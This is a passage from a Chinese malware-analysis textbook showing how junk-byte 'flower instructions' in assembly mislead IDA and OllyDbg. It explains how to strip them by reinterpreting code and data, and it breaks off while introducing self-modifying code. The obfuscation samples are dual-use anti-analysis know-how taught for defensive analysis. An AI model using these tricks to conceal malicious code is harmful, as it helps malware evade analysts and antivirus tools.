


图 5-65 添加花指令之前的代码

然后我们在其中插入花指令，完成后的代码如下所示：

```
include windows.inc
.code
```

```
Start:
    invoke MessageBox,0,0,0,0
    jz label1
    jnz label1
    db 0e8h
    label1:
    invoke ExitProcess,0
end Start
```

可以看出我们添加了四行指令，而实际上这四行指令并不影响程序执行。首先执行完 `MessageBox` 函数，然后跳转到标签 `label1` 处执行 `ExitProcess` 函数。与未添加花指令之前的代码执行流程和功能完全一样。但是此时再使用 IDA 查看添加花指令后编译出的程序，如图 5-66 所示。




图 5-66 加花指令以后的代码

可以看出，添加完花指令后，再使用 IDA 工具进行反汇编时，IDA 对指令解释出现错误。对付这种花指令，解决起来并不困难，从图 5-66 中我们可以看到在地址 `0040100D` 处的跳转地址是 `401019 + 1` 即 `40101A`，而 `40101A` 这个地址并不是一条指令的起始地址，而是位于指令 `call near ptr 10281088h` 指令之中。由此得知指令 `call near ptr 10281088h` 的组合肯定是错误的，这里面肯定含有数据，所以将其转换成数据。方法是将光标放到 `call near ptr 10281088h` 这条指令处，然后单击快捷键“D”进行转换，转换后如图 5-67 所示。




图 5-67 部分指令被转化为数据

此时可以看出地址 0040100D 处的代码和 00401013 处的代码都已经不再是 401019 + 1，而是变为 40101A。然而地址 40101A 处现在被 IDA 解释为数据，可是既然 0040100D 以及 00401013 处的代码都跳转到 40101A 这里，由此说明 40101A 地址处肯定是指令。所以将 40101A 地址后的数据都转换为指令，按快捷键“C”将其转换为指令，转换完毕后代码如图 5-68 所示。




图 5-68 经过转换后的指令



这个时候便可以清楚地看到正确的指令代码。

对于以上形式的花指令，如果使用 OllyDbg 加载，加载结果如图 5-69 所示。




图 5-69 OllyDbg 默认反汇编方式得到的反汇编代码

这个时候，按快捷键“Ctrl + A”，或者在窗口中单击鼠标右键，然后在弹出菜单中选择“分析”子菜单项，然后选择“分析代码”。经过分析以后此时得到了正确的反汇编代码，如图 5-70 所示。


这是因为当前主要的反汇编算法分为两类，分别是线性扫描算法（Linear Sweep）和递归行进算法（Recursive traversal）。

线性扫描算法是依次逐个地将整个模块中的每一条指令都反汇编成汇编指令，对反汇编的内容不做任何判断，也就是将遇到的计算机码都作为代码来处理。这样做算法实现简单，但是有一个致命的缺点，无法正确地将代码和数据分开，数据也将被作为代码进行解码，从而导致反汇编出现错误。而这种错误将影响下一条指令的识别，从而导致整个反汇编错误。

递归行进算法按照代码可能的执行顺序来反汇编程序，对每条可能的路径都进行扫描。当解码出分支指令后，反汇编器就将把这个地址记录下来，并分别反汇编各个分支中的指令。采用这种算法可以避免将代码中的数据作为指令来解码。

OllyDbg 打开文件时默认使用的是 Linear Sweep 算法，这种算法逐行反汇编，代码中的垃圾数据 E8h 干扰了其工作，将 E8h 当做指令与后面的数据结合，即 E86A00E80F，

得到了错误的指令 `call 10281088h`。因为这里出错从而导致后面的反汇编指令都出错。当按快捷键“`Ctrl + A`”时使用的是 `Recursive traversal` 算法。在这个算法中，对于任何一条控制转移指令，会判断其后继跟随转移的目的地址的有效性（所谓有效地址是指该地址必须是一条指令的起始地址）。而我们的跳转指令的跳转地址是 `0040101A`，这意味着地址 `0040101A` 是一条指令起始地址。故此后面的 `E8` 不可以作为指令对待，只能当做数据处理，否则 `0040101A` 地址将位于指令中间。`E8` 作为数据处理，`E8` 后面的内容继续进行反汇编，从而得到了正确的反汇编结果，如图 5-70 所示。



按“Ctrl+A”后得到的反汇编结果如图 5-72 所示。




图 5-71 OD 加载被调试程序




图 5-72 以 Recursive traversal 算法进行反汇编

当我们按“Ctrl + A”让 OD 以 Recursive traversal 算法进行反汇编时，仍旧无法得到正常的代码，这是因为在代码中我们添加了一个无效的跳转指令代码 `jnz leabl0`。显然这条指令得不到执行，但是因为它的存在迷惑了反汇编器，使其认为 `leabl0` 地址即 E8 所在地址是一条指令起始地址，从而将 E8 视为指令进行反汇编而得到错误的反汇编结果。

继续看另外一种类型的花指令，代码如下：

```
include windows.inc
.code
Start:
    invoke MessageBox,0,0,0,0
    call label1
    db 0e8h
    jmp label4
label1:
    jz label2
    jnz label2
    db 0e9h
label2:
    pop eax
    inc eax
    jz label3
    jnz label3
    db 0e9h
label3:
    jmp eax
label4:
    invoke ExitProcess,0
end Start
```

分析一下以上花指令的执行流程：执行指令 `call label1` 后，将会把该指令下一条指令地址压到栈中，然后指令跳转到 `label1` 处，此处是常规花指令，将直接跳转到 `label2`，`label2` 处的指令 `pop eax` 将 `call label1` 指令的下一条指令的地址保存到寄存器 `eax` 中，然后 `inc eax` 将 `eax` 的内容加 1 也就得到 `call label` 指令后一个字节的地址，即指令 `jmp label4` 的地址。接下来是常规花指令跳转到 `label 3`，此处的代码是跳转到 `eax` 所保存的内存处，即指令 `jmp label4` 的地址处，然后执行该代码从而跳转到 `label4`，最后执行真正代码。这是一组比较复杂的花指令，实际上程序最终执行的有意义的代码仅仅是第一条“`invoke MessageBox,0,0,0,0`”和最后一条“`invoke ExitProcess 0`”，其余的都是花指令。

用 IDA 打开以上代码生成的程序，如图 5-73 所示。

可以看出，因为花指令的原因，IDA 反汇编的结果已经出错，同样需要手工进行调整。首先由代码“`call near ptr loc_401017 + 1`”可知，代码将跳转到 401018 处，即 401018 处为代码的起始地址，那么 401017 处必然是数据，所以用快捷键将其转换为数据，将 401018 处转换为代码，此时得到的代码如图 5-74 所示。




图 5-73 用 IDA 打开被分析的程序




图 5-74 手工调整后的代码（一）

由指令“jz near ptr loc\_401024 + 1”得知，401024 处为数据，401025 处为代码。用同样的方法将其进行转换，转换结果如图 5-75 所示。




图 5-75 手工调整后的代码（二）

此时由指令“jz near ptr unk\_401034”得知 401033 处为数据，401034 处为代码，继续转换，转换结果如图 5-76 所示。




图 5-76 手工调整后的代码（三）

代码 401034 处的指令为 jmp eax，继续分析 eax 的值。由地址 401025 处的代码 pop eax 得知 eax 保存的是 40100D 地址的下一条指令的地址，即 401012 的地址，由 401026



处的代码 `inc eax` 得知 `eax` 保存的是 401013。那么 `jmp eax` 即跳转到 401013，由此得知 401013 处为指令，401012 处为数据，继续进行转换。转换后的结果如图 5-77 所示。




图 5-77 手工调整后的代码（四）

地址 401013 处的代码为 `jmp 41036`，即跳转到真正代码处。花指令结束。如图 5-78 所示。




图 5-78 去除花指令后的代码

从上面的例子可以看出，如果计算机病毒中大量使用花指令将严重影响病毒分析员进行分析。花指令也是计算机病毒经常使用的反分析方法之一，因此掌握去除花指令的方法对于分析带花指令的病毒具有重要的意义。

#### 4. SMC 技术

所谓 SMC 即英文 Self Modifying Code 的缩写形式。即一种将可执行文件中的代码或数据进行加密，防止别人使用逆向工程工具（比如一些常见的反汇编工具）对程序进行静态分析的方法。只有程序运行时才对代码和数据进行解密，解密后才能够保证后面的代码正常运行和数据正常访问。计算机病毒通常也会采用 SMC 技术动态修改内存中的可执行代码来达到变形或对代码加密的目的，从而躲过杀毒软件的查杀或者迷惑反病毒工作者对代码进行分析。现在，很多加密软件如加壳软件等为了防止 Cracker（破解者）跟踪自己的代码，也采用了动态代码修改技术对自身代码进行保护。以下的伪代码演示了一种 SMC 技术的典型应用：

```
proc main:
...
